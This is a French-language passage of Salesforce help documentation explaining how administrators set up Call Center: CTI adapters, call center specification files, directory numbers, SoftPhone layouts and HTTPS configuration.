- *CTI Toolkit Developer's Guide (Versions 1.0 à 3.0)*

Les partenaires et les développeurs peuvent télécharger CTI Toolkit en visitant developer.salesforce.com. CTI Toolkit fournit un ensemble de codes source, de bibliothèques et de fichiers nécessaires pour développer votre adaptateur CTI personnalisé.

CONSULTER ÉGALEMENT :

Centre d'appels Salesforce

## Centre d'appels Salesforce

Le centre d'appels intègre des systèmes de Couplage Téléphonie Informatique (CTI) tiers à Salesforce. Les utilisateurs du centre d'appels peuvent afficher les informations Salesforce des appels entrants, passer des appels sortants directement depuis Salesforce, et générer des rapports sur le résultat des appels, la durée et davantage. Un centre d'appels est très efficace pour augmenter la productivité des utilisateurs Salesforce qui passent du temps au téléphone.

**Remarque:** Notez que l'application Centre d'appels prête à l'emploi est une application Salesforce Classic qui prend en charge Open CTI uniquement pour Salesforce Classic. Pour passer des appels dans Lightning Experience, créez une application Lightning Experience et utilises Open CTI pour Lightning Experience.

Pour configurer un centre d'appels, avec un développeur ou un partenaire, créez une implémentation CTI qui utilise l'API Open CTI et fonctionne avec votre système de téléphonie actuel. La plupart des centres d'appels sont créés en installant un package AppExchange. Il suffit ensuite de choisir les utilisateurs qui accèdent au centre d'appels.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Une fois le centre d'appels configuré, tous les utilisateurs peuvent passer et recevoir des appels avec un téléphone logiciel (softphone). La présentation et le comportement de chaque softphone sont différentes, car chaque implémentation CTI est unique. Dans la console et dans Lightning Experience, les softphones sont affichés dans un pied de page. Dans Salesforce Classic, les softphones sont affichés dans le menu latéral de chaque page Salesforce.

Le Centre d'appels peut être entièrement personnalisé. Vous pouvez modifier les présentations du softphone et attribuer des présentations spécifiques à une sélection de profils utilisateur. Vous pouvez également ajouter des numéros de téléphone au répertoire du centre d'appels afin de permettre aux utilisateurs d'accéder aux principaux numéros de téléphone. À mesure que vos besoins évoluent, votre centre d'appels peut être personnalisé et modifié. En tant qu'administrateur, vous pouvez effectuer certaines personnalisations. Cependant, pour changer des fonctionnalités, nous recommandons de faire appel à vos développeurs ou partenaires.

CONSULTER ÉGALEMENT :

*Open CTI Developer Guide*
Configuration d'un centre d'appels
Création d'un centre d'appels
Gestion des utilisateurs de centre d'appels

# Configuration d'un centre d'appels

Pour permettre aux utilisateurs de Salesforce d'accéder à et d'utiliser un centre d'appels, un administrateur doit accomplir diverses tâches.

**Remarque:** Notez que l'application Centre d'appels prête à l'emploi est une application Salesforce Classic qui prend en charge Open CTI uniquement pour Salesforce Classic. Pour passer des appels dans Lightning Experience, créez une application Lightning Experience et utilises Open CTI pour Lightning Experience.

1. Avec un développeur ou un partenaire, créez une implémentation CTI (couplage téléphonie-informatique) qui utilise l'API Open CTI et fonctionne avec votre système de téléphonie existant. La plupart des centres d'appels sont créés en installant un package depuis AppExchange.

   Si vous développez votre propre implémentation, définissez un nouvel enregistrement de centre d'appels pour chaque système CTI utilisé dans votre entreprise.

2. Affecter les utilisateurs Salesforce au centre d'appels approprié. Un utilisateur de centre d'appels doit être associé à un centre d'appels pour afficher le softphone.
3. Vous pouvez également effectuer d'autres personnalisations.
   - Configurer les annuaires des centres d'appels en ajoutant des numéros supplémentaires et en mettant à jour la présentation de recherche de numéros de téléphone.
   - Personnaliser les présentations de softPhone pour différents profils utilisateur de sorte que le softPhone d'un commercial affiche les pistes, les comptes et les opportunités associés, et que le softPhone d'un agent de support affiche les requêtes et les solutions associées.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour gérer les centres d'appels, leurs utilisateurs, leurs annuaires et la présentation de SoftPhone :
- Gérer les centres d'appels

CONSULTER ÉGALEMENT :

*Open CTI Developer Guide*

## Déploiement d'adaptateurs sur des ordinateurs de centre d'appels

À l'exception des centres d'appels intégrés à Open CTI, tout ordinateur qui utilise Salesforce CRM Call Center doit avoir un *adaptateur CTI* installé. L'adaptateur CTI est un logiciel léger qui contrôle l'aspect et le comportement des SoftPhones Salesforce. La version de CTI Developer's Toolkit détermine la fonctionnalité du SoftPhone.

Les adaptateurs CTI communiquant directement avec chaque système CTI, l'entreprise doit se servir d'un adaptateur CTI différent pour chaque type de système CTI utilisé. Par exemple, si une entreprise souhaite intégrer un centre d'appels exécutant Cisco IPCC Enterprise™ et un autre exécutant Cisco IPCC Express™, elle doit disposer de deux adaptateurs CTI. L'utilisateur du centre d'appels ne doit quant à lui disposer sur son ordinateur que de l'adaptateur CTI SoftPhone correspondant au centre d'appels auquel il se connecte.

Pour télécharger un adaptateur CTI SoftPhone, visitez AppExchange. Les packages d'installation de l'adaptateur incluent les fichiers de configuration de l'adaptateur et un fichier de spécification de centre d'appels pouvant être utilisé avec l'adaptateur.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Pour installer un adaptateur CTI sur un ordinateur unique, exécutez l'application `Setup.exe` de l'adaptateur CTI. Vous devez avoir le rôle d'administrateur Windows.

Pour déployer un adaptateur CTI sur tous les ordinateurs d'un centre d'appels à la fois, utilisez le fichier `.msi` fourni avec le programme d'installation et votre système de gestion des logiciels préféré.

Une fois l'adaptateur CTI installé, vous pouvez effectuer les opérations suivantes :

- Démarrez l'application de l'adaptateur CTI en cliquant sur **Démarrer** > **Programmes** > **salesforce.com** > **Adapter <nom du système CTI>**. Pour savoir si l'adaptateur CTI est en cours d'exécution, vérifiez que l'icône figure dans la barre d'état système.
- Arrêtez l'application de l'adaptateur CTI en cliquant avec le bouton droit de la souris sur l'icône dans la barre d'état système, puis en sélectionnant **Quitter**.
- Modifiez les paramètres de consignation de l'adaptateur CTI en cliquant avec le bouton droit de la souris sur l'icône dans la barre d'état système, puis en sélectionnant l'option **Consignation**. Dans la boîte de dialogue des paramètre de consignation CTI :
  - Sélectionnez les types de message à consigner. Laissez les niveaux de consignation paramétrés sur **Faible - Erreurs**, sauf si vous cherchez à résoudre un problème posé par l'adaptateur.
  - Indiquez l'emplacement des deux fichiers journaux que génère l'adaptateur CTI.

CONSULTER ÉGALEMENT :

Configuration d'un centre d'appels

Gestion des utilisateurs de centre d'appels

## Fichiers de spécification de centre d'appels

Les fichiers de spécification de centre d'appels contiennent des champs et des valeurs permettant de définir dans Salesforce un centre d'appels pour un adaptateur CTI spécifique. Salesforce utilise des fichiers de spécification de centre d'appels pour assurer la prise en charge de l'intégration de Salesforce CRM Call Center avec plusieurs fournisseurs de système CTI.

Par défaut, chaque package d'installation d'adaptateur CTI inclut un fichier de spécification de centre d'appels par défaut prévu pour cet adaptateur. Ce fichier XML se trouve dans le répertoire d'installation de l'adaptateur. Son nom reprend celui du système CTI qu'il prend en charge. Par exemple, le fichier de spécification de centre d'appels par défaut de l'adaptateur Cisco IPCC Enterprise™ se nomme `CiscoIPCCEnterprise7x.xml`.

Pour définir la première instance d'un centre d'appels d'un adaptateur CTI spécifique, vous devez importer le fichier de spécification de centre d'appels correspondant dans Salesforce. Vous pouvez ensuite définir les centres d'appels suivants en clonant le centre d'appels initial créé par importation.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Si votre entreprise modifie un adaptateur ou en crée un nouveau, vous devez personnaliser le fichier de spécification de centre d'appels de l'adaptateur, afin qu'il comporte les informations de centre d'appels supplémentaires requises. Par exemple, si vous créez un adaptateur CTI pour un système prenant en charge un serveur de sauvegarde, le fichier de spécification de centre d'appels doit inclure des champs pour l'adresse IP et le numéro de port de ce serveur. Ces champs ne sont pas nécessaires dans les fichiers de spécification de centre d'appels des adaptateurs CTI employés sur des systèmes n'utilisant aucun serveur de sauvegarde.

Remarque: Une fois le fichier de spécification de centre d'appels importé dans Salesforce, vous ne pouvez plus ajouter ou supprimer de champ. Toutefois, dans Salesforce, vous pouvez modifier les valeurs attribuées à ces champs.

CONSULTER ÉGALEMENT :

Création d'un centre d'appels

Clonage d'un centre d'appels

## Importation d'un fichier de spécification de centre d'appels

Pour créer votre premier centre d'appels pour un adaptateur CTI que vous venez d'installer, vous pouvez importer le fichier de spécification de centre d'appels par défaut de l'adaptateur dans Salesforce :

1. Dans Configuration, saisissez *`Centres d'appels`* dans la case `Recherche rapide`, puis sélectionnez **Centres d'appels**.
2. Cliquez sur **Importation**.
3. En regard du champ `Fichier de spécification de centre d'appels`, cliquez sur **Parcourir** pour accéder au fichier de spécification de centre d'appels par défaut qui se trouve dans le répertoire d'installation de l'adaptateur CTI. Le nom de ce fichier XML dépend du type de système CTI pris en charge par l'adaptateur. Par exemple, le nom du fichier de spécification de centre d'appels par défaut de l'adaptateur Cisco™ IPCC Enterprise est `CiscoIPCCEnterprise7x.xml`. Cliquez sur **Ouvrir** pour insérer le chemin dans le champ `Fichier de spécification de centre d'appels`.
4. Cliquez sur **Importation** pour importer le fichier et revenir à la page Tous les centres d'appels. L'enregistrement du nouveau centre d'appels est répertorié avec les autres centres d'appels de votre entreprise.

   Remarque: Si vous recevez le message d'erreur `Il existe déjà un centre d'appels portant ce nom interne`, un fichier de spécification de centre d'appels a déjà été importé dans Salesforce pour l'adaptateur CTI considéré. Pour créer des enregistrements de centre d'appels supplémentaires pour l'adaptateur CTI, clonez le centre d'appels existant correspondant afin d'inclure une valeur `reqInternalName` différente.

5. Cliquez sur **Modifier** en regard du nom du nouveau centre d'appels pour modifier ses paramètres.

Pour créer des centres d'appels supplémentaires pour un adaptateur CTI spécifique, reportez-vous à Clonage d'un centre d'appels à la page 2775.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour importer des fichiers de spécification de centre d'appels :

- Personnaliser l'application

  ET

  Gérer les centres d'appels

CONSULTER ÉGALEMENT :

Création d'un centre d'appels
Gestion des centres d'appels

# Création d'un centre d'appels

Un centre d'appels dans Salesforce CRM Call Center correspond à un système de couplage téléphonie-informatique (CTI) unique, déjà en place dans votre entreprise. Les utilisateurs Salesforce doivent être attribués à un centre d'appels avant de pouvoir utiliser les fonctionnalités de Salesforce CRM Call Center.

Il existe deux façons de créer un enregistrement de centre d'appels dans Salesforce :

- Importer un fichier de spécification de centre d'appels dans Salesforce. Utilisez cette méthode pour créer votre premier centre d'appels pour un adaptateur CTI récemment installé.
- Cloner une spécification de centre d'appels existante. Utilisez cette méthode pour créer des centres d'appel supplémentaires pour un adaptateur CTI donné. Par exemple, si vous disposez déjà d'un enregistrement de centre d'appels Cisco IPCC Enterprise™ à un emplacement précis, vous pouvez cloner cet enregistrement pour un centre d'appels Cisco IPCC Enterprise situé à un autre endroit.

Pour afficher la liste des centres d'appels que vous avez créés, dans Configuration, saisissez *Centres d'appels* dans la case Recherche rapide, puis sélectionnez **Centres d'appels**.

CONSULTER ÉGALEMENT :

- Configuration d'un centre d'appels
- Fichiers de spécification de centre d'appels
- Gestion des centres d'appels
- Affichage et modification d'un centre d'appels
- Gestion des utilisateurs de centre d'appels

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer un centre d'appels par importation ou par clonage :

- Gérer les centres d'appels

## Clonage d'un centre d'appels

Pour créer des centres d'appels supplémentaires pour un adaptateur CTI spécifique, vous pouvez cloner un centre d'appels existant. Par exemple, si vous disposez déjà d'un enregistrement de centre d'appels Cisco IPCC Enterprise™ à un emplacement précis, vous pouvez cloner cet enregistrement pour un centre d'appels Cisco IPCC Enterprise situé à un autre endroit.

Pour cloner un centre d'appels :

1. Dans Configuration, saisissez *Centres d'appels* dans la case Recherche rapide, puis sélectionnez **Centres d'appels**.
2. Cliquez sur le nom du centre d'appels à cloner.
3. Cliquez sur **Cloner**. Cette opération affiche un nouveau centre d'appels à modifier, qui contient les mêmes champs et valeurs que le centre d'appels initial. Seul le champ Nom interne est laissé vide. Vous pouvez ainsi indiquer le nouveau nom. Le champ Nom interne est limité à 40 caractères alphanumériques et doit commencer par un caractère alphabétique. Le nom de centre d'appels indiqué dans le champ Nom interne ne doit pas être déjà utilisé dans votre entreprise.
4. Apportez les modifications voulues au nouveau centre d'appels.
5. Cliquez sur **Enregistrer** pour enregistrer le nouveau centre d'appels ou sur **Annuler** pour revenir à la page Tous les centres d'appels sans enregistrer le centre d'appels cloné.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour afficher et cloner un centre d'appels :

- Gérer les centres d'appels

Remarque: Si vous avez accès en lecture seule à un champ, la valeur de ce champ n'est pas transmise à l'enregistrement cloné.

CONSULTER ÉGALEMENT :

- Configuration d'un centre d'appels
- Création d'un centre d'appels
- Gestion des centres d'appels
- Affichage et modification d'un centre d'appels
- Importation d'un fichier de spécification de centre d'appels

## Affichage et modification d'un centre d'appels

Un centre d'appels dans Salesforce CRM Call Center correspond à un système de couplage téléphonie-informatique (CTI) unique, déjà en place dans votre entreprise. Les utilisateurs Salesforce doivent être attribués à un centre d'appels avant de pouvoir utiliser les fonctionnalités de Salesforce CRM Call Center.

Pour afficher les détails d'un centre d'appels :

1. Dans Configuration, saisissez *Centres d'appels* dans la case Recherche rapide, puis sélectionnez **Centres d'appels**.
2. Cliquez sur le nom du centre d'appels que vous souhaitez afficher.

À partir de la page de détail du centre d'appels, vous pouvez :

- Cliquer sur **Modifier** pour modifier les propriétés du centre d'appels.
- Cliquer sur **Supprimer** pour effacer de Salesforce l'enregistrement du centre d'appels. Si vous supprimez un centre d'appels, tous les numéros d'annuaire associés sont également supprimés. Tout utilisateur associé au centre d'appels doit être réattribué à un autre centre pour pouvoir continuer à utiliser les fonctions de Salesforce CRM Call Center.
- Cliquer sur **Cloner** pour créer une copie du centre d'appels comportant les mêmes champs et valeurs que le centre d'appels actuel.
- Cliquer sur **Gérer les utilisateurs de centre d'appels** pour désigner les utilisateurs de Salesforce en tant que membres de ce centre d'appels.

Remarque: Certaines fonctions Salesforce CRM Call Center présentées dans ce système d'aide peuvent ne pas être disponibles avec votre SoftPhone en raison de personnalisations effectuées pour votre organisation ou des outils CTI utilisés dans la conception de votre SoftPhone. Pour plus d'informations, contactez l'administrateur.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour afficher ou modifier un centre d'appels :

- Gérer les centres d'appels

CONSULTER ÉGALEMENT :

- Création d'un centre d'appels
- Gestion des centres d'appels
- Activation du protocole HTTPS dans un centre d'appels
- Fichiers de spécification de centre d'appels

## Gestion des centres d'appels

Un centre d'appels dans Salesforce CRM Call Center correspond à un système de couplage téléphonie-informatique (CTI) unique, déjà en place dans votre entreprise. Les utilisateurs Salesforce doivent être attribués à un centre d'appels avant de pouvoir utiliser les fonctionnalités de Salesforce CRM Call Center.

Pour afficher la liste des centres d'appels que vous avez créés, dans Configuration, saisissez *Centres d'appels* dans la case Recherche rapide, puis sélectionnez **Centres d'appels**. À partir de cette page, vous pouvez :

- Cliquez sur le nom d'un centre d'appels pour en afficher les détails.
- Cliquez sur **Importation** pour importer un fichier de spécification de centre d'appels que vous avez déjà créé.
- Cliquez sur **Modifier** en regard d'un centre d'appels pour en modifier les détails.
- Cliquez sur **Suppr** en regard d'un centre d'appels pour effacer l'enregistrement de centre d'appels de Salesforce. Si vous supprimez un centre d'appels, tous les numéros d'annuaire associés sont également supprimés. Tout utilisateur associé au centre d'appels doit être réattribué à un autre centre pour pouvoir continuer à utiliser les fonctions de Salesforce CRM Call Center.

CONSULTER ÉGALEMENT :

Configuration d'un centre d'appels

Création d'un centre d'appels

Fichiers de spécification de centre d'appels

Gestion des utilisateurs de centre d'appels

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour importer, afficher, modifier ou supprimer un centre d'appels :

- Gérer les centres d'appels

## Personnalisation de l'annuaire d'un centre d'appels

Chaque centre d'appels dans Salesforce CRM Call Center comprend un annuaire de centre d'appels qui permet aux utilisateurs de rechercher des numéros de téléphone dans toute l'entreprise. Vous pouvez personnaliser des annuaires de centres d'appels en :

- Ajoutant des numéros d'annuaire supplémentaires, soit à un seul centre d'appels, soit à tous les centres d'appels de votre entreprise
- Mettant à jour des présentations de recherche de numéro de téléphone

CONSULTER ÉGALEMENT :

Configuration d'un centre d'appels

Gestion des centres d'appels

Gestion des utilisateurs de centre d'appels

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour gérer des annuaires de centres d'appels :

- Gérer les centres d'appels

## Ajout d'un numéro à un annuaire de centre d'appels

Pour personnaliser un annuaire de centre d'appels en ajoutant des numéros à un seul centre d'appels ou à tous les centres d'appels définis dans votre entreprise :

1. Dans Configuration, saisissez *Numéros de répertoire* dans la case Recherche rapide, puis sélectionnez **Numéros de répertoire**. À partir de cette page, vous pouvez :
   - Cliquez sur **Modifier** pour modifier un numéro d'annuaire supplémentaire existant.
   - Cliquez sur **Suppr** pour supprimer un numéro d'annuaire supplémentaire existant.
   - Cliquez sur le nom d'un numéro d'annuaire supplémentaire existant pour afficher les détails correspondants dans la page de détail Autre numéro d'annuaire. Dans cette page, vous pouvez cliquer sur **Modifier** pour modifier le numéro, sur **Supprimer** pour le supprimer ou sur **Cloner** pour créer rapidement un numéro d'annuaire supplémentaire comportant les mêmes informations que le numéro existant.
2. Cliquez sur **Nouveau** pour définir un nouveau numéro d'annuaire supplémentaire.
3. Dans le champ Nom, entrez un nom identifiant le numéro d'annuaire supplémentaire.
4. Dans le champ Téléphone, entrez le numéro de téléphone, indicatif compris. Il n'est pas nécessaire d'inclure les préfixes de numérotation, tels que 9 ou 1.
5. Dans le champ Centre d'appels, sélectionnez l'annuaire de centre d'appels auquel ajouter le nouveau numéro d'annuaire. Pour ajouter le numéro à tous les annuaires de centre d'appels de votre entreprise, choisissez -- Une solution globale --.
6. Vous pouvez également entrez des informations plus précises sur le numéro d'annuaire supplémentaire dans le champ Description.
7. Cliquez sur **Enregistrer** pour enregistrer le numéro et revenir à la page Tous les autres numéros de répertoire. Vous pouvez également cliquer sur **Enregistrer et Nouveau** pour enregistrer le numéro et en créer un autre.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour afficher, ajouter, modifier ou supprimer un numéro d'annuaire supplémentaire :
- Gérer les centres d'appels

CONSULTER ÉGALEMENT :

Configuration d'un centre d'appels

Personnalisation de l'annuaire d'un centre d'appels

## Personnalisation des présentations SoftPhone

Un SoftPhone est un outil de contrôle d'appels personnalisable qui s'affiche pour les utilisateurs attribués à un centre d'appels équipé d'ordinateurs sur lesquels des adaptateurs CTI sont installés. À l'instar des présentations de page, vous pouvez concevoir des présentations SoftPhone personnalisées et les attribuer à des utilisateurs de Salesforce CRM Call Center, en fonction de leur profil utilisateur. Reportez-vous à :

- Conception d'une présentation SoftPhone personnalisée
- Attribution d'une présentation SoftPhone à un profil utilisateur

CONSULTER ÉGALEMENT :

Configuration d'un centre d'appels

Gestion des centres d'appels

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour afficher, créer, modifier ou supprimer une présentation SoftPhone :

- Gérer les centres d'appels

## Conception d'une présentation SoftPhone personnalisée

Les présentations SoftPhone permettent de contrôler les champs relatifs à l'appel affichés et les objets Salesforce où les appels entrants sont recherchés. Pour concevoir une présentation SoftPhone personnalisée :

1. Dans Configuration, saisissez *Présentations SoftPhone* dans la case Recherche rapide, puis sélectionnez **Présentations SoftPhone**.
2. Cliquez sur l'option **Nouveau** pour créer une définition de présentation SoftPhone, ou sur l'option **Modifier** en regard du nom d'une définition de présentation existante pour l'afficher ou la modifier.
3. Dans le champ Nom, entrez un nom identifiant la définition de présentation SoftPhone de façon unique.
4. Dans la liste de sélection Select Call Type, choisissez le type d'appel pour lequel la présentation SoftPhone affichée doit être utilisée. Chaque définition de présentation SoftPhone vous permet d'indiquer une présentation différente pour les appels entrants, les appels sortants et les appels internes. Ces trois présentations sont regroupées dans une même définition de présentation SoftPhone.
5. Dans la section Afficher ces champs relatifs à l'appel, cliquez sur **Modifier** pour ajouter ou supprimer des champs, ou en modifier l'ordre dans la présentation SoftPhone affichée :
   - Pour ajouter un champ à la présentation SoftPhone, sélectionnez-le dans la liste Disponible, puis cliquez sur **Ajouter**.
   - Pour supprimer un champ de la présentation SoftPhone, sélectionnez-le dans la liste des sélections, puis cliquez sur **Supprimer**.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour afficher, créer, modifier ou supprimer une présentation SoftPhone :

- Gérer les centres d'appels

- Pour changer la position d'un champ dans la présentation SoftPhone, sélectionnez-le dans la liste des sélections, puis cliquez sur **Haut** ou **Bas**.

Les modifications que vous apportez sont automatiquement répercutées dans l'aperçu de la présentation SoftPhone, dans la partie droite de la page. Pour masquer les listes des éléments disponibles et des éléments sélectionnés, cliquez sur **Réduire**.

Les champs associés au téléphone s'affichent sur le SoftPhone de l'utilisateur uniquement si une valeur valide pour ce champ est disponible. Par exemple, si vous ajoutez un champ ID de l'appelant à la présentation d'un appel sortant, ce champ n'apparaît pas.

6. Dans la section `Afficher ces objets Salesforce`, cliquez sur **Ajouter/supprimer des objets** pour ajouter, supprimer ou modifier l'ordre des liens vers les objets relatifs aux appels.
7. Sous la liste des objets sélectionnés, cliquez sur **Modifier** en regard de chaque ligne `Si un seul <Objet> trouvé, affichez` pour spécifier les champs devant apparaître dans la présentation SoftPhone si un unique enregistrement de cet objet est le seul enregistrement trouvé. Vous pouvez ajouter ou supprimer des champs, ou en modifier l'ordre.
8. Dans la section `Paramètres d'affichage automatique` (pour les types d'appels entrants), cliquez sur **Modifier** en regard de chaque type de ligne correspondant à un enregistrement afin de désigner les écrans qui doivent s'afficher lorsque les détails d'un appel entrant correspondent ou non aux enregistrements existants dans Salesforce. Le tableau ci-dessous présente chaque ligne correspondant à un enregistrement ainsi que ses options d'affichage automatique :

| Ligne correspondant à un enregistrement | Description | Options d'affichage automatique |
|---|---|---|
| `Affichage automatique dans` | Permet de définir l'emplacement de l'affichage automatique. | **`Fenêtre existante du navigateur`**<br>Permet d'afficher dans les fenêtres ouvertes du navigateur.<br>**`Nouvelle fenêtre ou nouvel onglet du navigateur`**<br>Permet d'afficher dans de nouvelles fenêtres ou de nouveaux onglets du navigateur.<br>Les navigateurs des utilisateurs peuvent gérer ces paramètres de diverses façons :<br>• Internet Explorer 6.0 affiche toujours les écrans contextuels dans de nouvelles fenêtres.<br>• Internet Explorer 7.0 affiche les écrans contextuels en fonction des options sélectionnées par les utilisateurs dans les paramètres des onglets.<br>• Firefox 3.5 affiche les écrans contextuels en fonction des options sélectionnées par les utilisateurs dans les paramètres des onglets. |
| `Aucun enregistrement correspondant` | Permet de définir les options d'affichage automatique lorsque les détails d'un appel entrant ne correspondent à aucun enregistrement Salesforce. | **`Ne pas afficher d'écran`**<br>Aucun écran ne s'affiche. |

| Ligne correspondant à un enregistrement | Description | Options d'affichage automatique |
| --- | --- | --- |
| | | **`Afficher un nouvel écran`**<br>Permet d'afficher une nouvelle page d'enregistrement que vous avez spécifiée dans la liste déroulante.<br>**`Afficher la page Visualforce`**<br>Permet d'afficher une page Visualforce spécifique.<br>L'adaptateur CTI transmet les données de l'appel à la page Visualforce via une URL. Elles comprennent au moins `ANI` (l'ID de l'appelant) et `DNIS` (le numéro composé par l'appelant). L'URL peut transmettre des données supplémentaires à la page Visualforce si nécessaire. |
| `Enregistrement correspondant unique` | Permet de définir les options d'affichage automatique lorsque les détails d'un appel entrant correspondent à un enregistrement Salesforce existant. | **`Ne pas afficher d'écran`**<br>Aucun écran ne s'affiche.<br>**`Afficher la page de détail`**<br>Sélectionnez pour afficher la page de détail de l'enregistrement correspondant.<br>**`Afficher la page Visualforce`**<br>Permet d'afficher une page Visualforce spécifique.<br>L'adaptateur CTI transmet les données de l'appel à la page Visualforce via une URL. Elles comprennent au moins `ANI` (l'ID de l'appelant) et `DNIS` (le numéro composé par l'appelant). L'URL peut transmettre des données supplémentaires à la page Visualforce si nécessaire. |
| `Enregistrements correspondants multiples` | Permet de définir les options d'affichage automatique lorsque les détails d'un appel entrant correspondent à plusieurs enregistrements Salesforce existants. | **`Ne pas afficher d'écran`**<br>Aucun écran ne s'affiche.<br>**`Afficher la page de recherche`**<br>Permet d'afficher une page de recherche. |

| Ligne correspondant à un enregistrement | Description | Options d'affichage automatique |
| --- | --- | --- |
| | | **`Afficher la page Visualforce`**<br>Permet d'afficher une page Visualforce spécifique.<br>L'adaptateur CTI transmet les données de l'appel à la page Visualforce via une URL. Elles comprennent au moins `ANI` (l'ID de l'appelant) et `DNIS` (le numéro composé par l'appelant). L'URL peut transmettre des données supplémentaires à la page Visualforce si nécessaire. |

Pour masquer les lignes étendues correspondant à des enregistrements, cliquez sur **Réduire**.

Cette section s'affiche uniquement si votre adaptateur CTI a été construit à l'aide de CTI Developer's Toolkit version 2.0 ou supérieure.

9. Configurez les présentations SoftPhone pour les autres types d'appel dans la liste de sélection `Select Call Type`.
10. Cliquez sur **Enregistrer**.

Remarque: Certaines fonctions Salesforce CRM Call Center présentées dans ce système d'aide peuvent ne pas être disponibles avec votre SoftPhone en raison de personnalisations effectuées pour votre organisation ou des outils CTI utilisés dans la conception de votre SoftPhone. Pour plus d'informations, contactez l'administrateur.

CONSULTER ÉGALEMENT :

Configuration d'un centre d'appels

Attribution d'une présentation SoftPhone à un profil utilisateur

## Attribution d'une présentation SoftPhone à un profil utilisateur

Une fois que vous avez défini une ou plusieurs présentations SoftPhone, vous pouvez les attribuer à des profils utilisateur :

1. Dans Configuration, saisissez *Présentations SoftPhone* dans la case Recherche rapide, puis sélectionnez **Présentations SoftPhone**.
2. Cliquez sur **Attribution de présentation**.
3. Pour chaque profil utilisateur de la page, sélectionnez la présentation SoftPhone que le profil doit utiliser. Les profils ne sont répertoriés dans cette page que s'ils incluent les utilisateurs actuellement attribués à un centre d'appels ou s'ils ont déjà été attribués à une présentation SoftPhone personnalisée.
4. Cliquez sur **Enregistrer**.

Remarque: Les utilisateurs du centre d'appels visualiseront la toute nouvelle présentation SoftPhone qui leur est attribuée la prochaine fois qu'ils se connecteront à Salesforce.

CONSULTER ÉGALEMENT :

Configuration d'un centre d'appels

Personnalisation des présentations SoftPhone

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour attribuer une présentation SoftPhone à un profil utilisateur :

- Gérer les centres d'appels

## Activation du protocole HTTPS dans un centre d'appels

Les adaptateurs CTI qui intègrent la version 4.0 du CTI Toolkit permettent de spécifier une URL sécurisée ou une URL qui utilise le protocole HTTPS (secure hypertext transfer protocol) pour votre centre d'appels. Le protocole HTTPS offre une sécurité supplémentaire à votre centre d'appels et aide à limiter les avertissements de type Contenu mixte qui s'affichent dans votre navigateur si le protocole HTTPS est utilisé par votre organisation Salesforce, mais pas par votre centre d'appels.

Pour activer le protocole HTTPS :

1. Dans Configuration, saisissez *Centres d'appels* dans la case Recherche rapide, puis sélectionnez **Centres d'appels**.
2. Cliquez sur le nom d'un centre d'appels.
3. Cliquez sur **Modifier**.
4. Saisissez l'URL sécurisée de votre adaptateur dans URL de l'adaptateur CTI. Par exemple, https://localhost:11000.
5. Cliquez sur **Enregistrer**.

Important: En plus de spécifier une URL sécurisée dans la page Paramètres du centre d'appels, vous devez également modifier le fichier de configuration de l'adaptateur, puis créer et installer un nouveau certificat pour l'adaptateur CTI. Pour plus d'informations, reportez-vous au guide *CTI Toolkit Developer's Guide*.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour activer le protocole HTTPS dans un centre d'appels :

- Personnaliser l'application

  ET

  Gérer les centres d'appels

**Remarque:** Les versions précédentes du CTI sont sécurisées, mais elles utilisent des technologies Windows® différentes de celles de la version CTI 4.0.

CONSULTER ÉGALEMENT :

Boîte à outils CTI de Salesforce

Configuration d'un centre d'appels

## Gestion des utilisateurs de centre d'appels

Un utilisateur Salesforce ne peut pas visualiser les fonctions de Salesforce CRM Call Center tant qu'un administrateur ne l'a pas attribué à un centre d'appels. Pour plus d'informations, reportez-vous aux rubriques ci-dessous :

- Ajout d'un utilisateur à un centre d'appels
- Suppression d'un utilisateur d'un centre d'appels

